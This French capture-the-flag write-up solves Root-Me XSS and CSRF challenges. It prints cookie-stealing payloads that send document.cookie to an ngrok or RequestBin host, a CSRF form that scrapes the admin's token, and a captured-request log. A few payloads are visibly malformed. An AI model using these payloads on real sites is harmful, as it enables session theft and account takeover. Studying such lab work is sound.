L'objectif de ce défi est de trouver le point d'injection XSS. J'ai essayé différents types d'injections les ai placés dans les cases du titre et du message, mais aucune n'a fonctionné. Cela se produit également lorsque nous accédons à la page d'administration.

Il n'y a aucune différence entre la page d'administration et la page "normale". Le statut est toujours la même valeur fixe : statut : invitation. Jai également remarqué un paramètre nommé "section" dans l'URL, mais avec le même résultat, cela ne fonctionne pas pour l'injection.


Jai essayé de comprendre comment le serveur connaît notre statut. J'ai ouvrer les "Outils de développement" -> Réseau -> ?section=admin



Je suis allé dans Request Headers (En-têtes de requête) et j'ai remarqué que il y a la valeur du cookie :


Le statut du cookie est défini sur "invitation" à la fois avec '?section=admin' et sans. C'est peut-être la raison pour laquelle le statut affiché est toujours "invitation". Du coup j'essaye de changer cette valeur de cookie.

Dans les "Outils de développement", jai aller à "Application" -> Stockage -> Cookie -> http://challenge01.root-me.org/ (notre cookie de défi, il y a un autre cookie par défaut de "root-me.org"). Jai changer le statut en une chaîne de caractère comme "hacker" et recharger la page :




Jai donc décuver que on peut injecter une chaîne de caractères à cet endroit. Essayons maintenant de contourner cela avec un peu de XSS basé sur le DOM ,

Injection : "><script>alert(1)</script>



Oui !! Et c'est là que la vulnérabilité XSS apparaît.



Maintenant que ce prouve que XSS peut être en action. Nous pouvons obtenir le cookie de la victime. On va livrer tous les cookies collectés de la victime (administrateur) à un serveur spécifique que nous avons accès. L'Injection ressemblera à ceci :

"><script>document.location="{votre_lien_de_serveur}?cookie=" + document.cookie</script>"><script>document.location="{mon_ligne_serveur_web}?cookie=" + document.cookie</script>

On va passer étape par étape pour être plus claire:

1. Jai d'abord lance un serveur PHP en local avec un port sans contenu : **php -S localhost:4444**


2. Je rendre notre serveur public en le mettant en tunnel. Je me connecte à ngrok avec mon jeton de compte « ngrok authtoken ». Je mets en tunnel notre site local vers le réseau public avec le port spécifié : **ngrok http 4444**. J'obtiens le lien public que ngrok nous a donné et l'implémenté avec l'injection ci-dessus.

3. J'envoye injection au statut du cookie et recharger la page : "><script>document.location="http://7a5d-113-161-77-200.ngrok.io?cookie=" + document.cookie</script>

Ngrok est un service permettant de rendre accessible un serveur web local depuis Internet. Ici nous avons l'utilisé pour exposer notre serveur PHP local (sur le port 4444) publiquement avec un lien généré par ngrok.


Cela nous montre avec succès la redirection vers notre serveur. Après un certain temps, le robot du serveur que ci-dessus répondra et son cookie admin apparaîtra dans les logs du serveur.

Le cookie est : SY2USDIH78TF3DFU78546TE7F. Lorsque le robot reçoit le message, qui est chargé avec notre code malveillant à partir du cookie ; le robot effacera automatiquement tous les messages envoyés et commencera une nouvelle session et une nouvelle page. Maintenant, on peut suive l'énoncer du défi qui dit "Vol du cookie de session de l'administrateur et accès à la section admin", nous devons simplement accéder à la page avec le ADMIN_COOKIE donné.



Name	Value	Domain	Path	Expire..	S..	Http...	Secure	Same...	Same...	Partit...	Prio...
ADMIN_COOKIE	SY2USDIH78TF3DFU78546TE7F	challenge01.root-me.org	/	Session	37						Medi...
_ga_SRYSKX09J7	GS1.1.1647662147.2.1.1647662168.0	.root-me.org	/	2024-...	47						Medi...
_ga	GA1.1.1024288043.1647662148	.root-me.org	/	2024-...	30						Medi...
status	nothing	challenge01.root-me.org	/web-cl...	Session	13						Medi...


Je recharge la page et envoi le flag:



2.3. CSRF - contournement de jeton

Cette défi est un peu près la même que Web-Client : CSRF - 0 protection, mais avec une vérification supplémentaire du jeton.

Tout d'abord je passe à l'onglet Profile et j'observe la code source du site. On peut voir qu'il existe un jeton supplémentaire qui s'actualise en temps réel dans le formulaire d'activation et que on peut pas trouver le code généré pour ce jeton localement, on peut donc en déduire que le jeton est lié au compte de connexion et généré par le serveur Web.




Notre objectif est donc d'utiliser le cookie de robot-admin en plus de mon jeton.

Cela construit les injections comme suit (ces injections sont à peu près les mêmes que Web-Client : CSRF - 0 protection, mais avec une étape supplémentaire, qui consiste à laisser l'administrateur du robot accéder en premier. Profil pour obtenir son jeton, j'ajoute-le au formulaire et soumette-le :

```
<form name="csrf" action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="post"
enctype="multipart/form-data">
<!-- Activer le compte et modifie-le en fonction de la situation -->
    <input type="hidden" name="username" value="exp" />
    <input type="hidden" name="status" value="on" />            <!-- Activer l'action -->
    <input id="admin-token" type="hidden" name="token" value="" />
</form>
<script>

// utiliser robot-admin pour l'acquisition de l'identité de jetoin admin

          var request = new XMLHttpRequest();
          request.open("GET", decodeURIComponent("http://challenge01.root-me.org/web-
client/ch23/?action=profile"), false);
          request.send(null);
          var respone = request.responseText;
          var groups = respone.match("token\" value=\"(.*?)\"");
          var token = groups[1];

          document.getElementById("admin-token").value = token;
// remplacement de jeton robot-admin
          document.csrf.submit();
</script>
```

Je copie l’injection dans la zone de texte dans l'onglet Contact.


J’actualise l’onglet Privé plusieurs fois, j’attende que l'administrateur robot déclenche l’injection, et j’obtien enfin le flag pour terminer le défi.



Avant de trouver la solution Jai trouver un page caché qui était très intéressent pour le défi mais qui m’a pas servi. En regardant le code source de la page, j'ai trouvé qu'il y a un onglet caché appelé Search qui est comme suit :

<!--| Search -->,

Je découvre qu’il y a un peut-être un vulnérabilité XSS potentielle dedans, mais je n'ai pas trouvé d'utilité pour le moment. Je me suis dit peut-être que c'est juste un faux espoir fais par rootme pour nous bloquer.




2.4. XSS - Volatile

Comme dit dans l'énonce du defi : l'administrateur a été averti de ne pas cliquer sur tous les liens XSS suspects. Par conséquent, nous devons trouver un moyen d'injecter notre XSS sans provoquer l'admin d'une forme suspect.


Après avoir examiné toutes les pages, seule la zone de commentaire de la page Contact dispose d'un point d'entrée, mais pas de point d'injection, car une fois la message envoyée, la page indique que tous les messages seront jetés pour faire du feu du bois pour l'hiver.

En regardant le code source de la page, j'ai trouvé qu'il y avait une page cachée Security, mais quand je l'ai ouverte, j'ai trouvé qu'il s'agissait d'une page 404.



Jai remarquer que si on modifie le ?p=toto dans l'URL, la page toto est introuvable et sera ecrit sur la page 404 en forme de ligne cliquable où on trouve nos requête toto dans l'attribut href de la balise

toto ,



Je me demande peut-être on pourrait y avoir un point d'injection XSS ici.

Cependant, le test a révélé que ce point d'injection filtrait de nombreux symboles HTML, <> les symboles tels que « + » étaient filtrés, ce qui était plus difficile à injecter. Seul le guillemet simple ' n'est pas filtré, il peut donc être utilisé pour fermer l'attribut href précédent et injecter l'attribut qui peut déclencher XSS.

J'ai essayé de construire l'injection de l'URL :


?p=toto' onmousemove='alert(1)

Le code dans le code source va donc ressembler a ceci :

<a href= » ?p=toto » onmousemove="alert(1)">

L'attribut onmousemove est injecté avec succès, et XSS est déclenché lorsque la souris survole ce lien.

L'attribut onmousemove est injecté à la place de l'attribut onclick, car la question indique déjà clairement que l'administrateur ne cliquera pas sur tous les liens XSS suspects, d'où l'injection XSS Les actions ne peuvent pas être déclenchées par des clics et doivent être des scripts JS.



Sur cette base, on peut construire des vraies injections, et ce qui suit sont toutes des injections valides que j'ai construites à l'aide de mes connaissance et l'internet.

Jai aussi pas oublier que lors de la construction des injections, je devras faire attention sur les caractères qui sont filtrés, en particulier +, qui va être remplacé par concat

N'importe laquelle de ces injections peut être utilisée mais bien sûr l'idée reste la même

Le premier code tente de rediriger vers un site malveillant avec le cookie de la victime

toto' onmouseover='document.location=%22${HOST} ?%22.concat(document.cookie)

Le deuxième injection tente d'insérer une image depuis une source contrôlée par l'attaquant en utilisant le cookie de la victime :


toto' onmouseover='write.write(%22%22))


La troisième injection utilise une temporisation pour rediriger vers un site malveillant avec les cookies de la victime :

toto' onmouseover='setTimeout(function)%7Bdocument.location=%22${HOST} ?%22.concat(document.cookie) ;%7D.1)

Je clique sur le bouton REPORT TO THE ADMINISTRATEUR pour signaler l'admin mais aussi bien sûr pour soumettre les injections. J'attendre que le robot déclenche XSS dans ${HOST}. ${HOST} va être la place ou on va placer notre site malveillant.

Pour faire simple et économisé du temps j'ai décidé d'utiliser le site Request Bin qui va servir a recouper la requête pour ensuite recouper le cookie. Bien sûr un vrai hacker va utiliser quelque chose plus discrète ou même un site crée par lui-même.




RequestBin
http://requestbin.fullcontact.com/
http://requestbin.fullcontact.com
GET /146tp9k1?flag=r3fL3ct3D_XsS_fTw
0 bytes
5m ago
From 212.129.38.224, 216.137.58.3
FORM/POST PARAMETERS
None
QUERYSTRING
flag: r3fL3ct3D_XsS_fTw
RAW BODY
None
HEADERS
Cloudfront-Viewer-Country: FR
Cloudfront-Is-Smarttv-Viewer: false
Total-Route-Time: 0
Cloudfront-Is-Mobile-Viewer: false
Via: 1.1 36a14b9cb5cc947f05a9a38c2e38f707.cloudfront.net (CloudFront), 1.1 vegur
Cloudfront-Is-Tablet-Viewer: false
Connect-Time: 1
Host: requestbin.fullcontact.com
Referer: http://challenge01.root-me.org/web-client/ch26/?p=exp'%20onmouseover='document.location=%22http://requestbin.fullcontact.com/146tp9k1?%22.concat(document.cookie)
Cloudfront-Is-Desktop-Viewer: true
Cloudfront-Forwarded-Proto: http
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.3-dev-release Safari/538.1
Connection: close
X-Amz-Cf-Id: DI3RXNQI0-dwaK3KX2R035VTs0XRLg_46GSi4bctSiOhzFEB7j9qYw==
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr-FR,en,*
X-Request-Id: 7a4b62c7-6628-412c-abe6-3fcdcecfc11d
Accept-Encoding: gzip, deflate

3. Forsenic

3.1. Command & Control – niveau 2

Tout d'abord, il faut comprendre que l'objectif de ce défi est de trouver le nom de la station de travail à laquelle appartient un fichier de vidage mémoire dans un fichier ch2.dmp.

Après avoir lancé le défi, un fichier ch2.tbz2 est téléchargé, que je décompresserai pour obtenir un fichier de vidage mémoire Windows de 500 Mo appelé ch2.dmp.

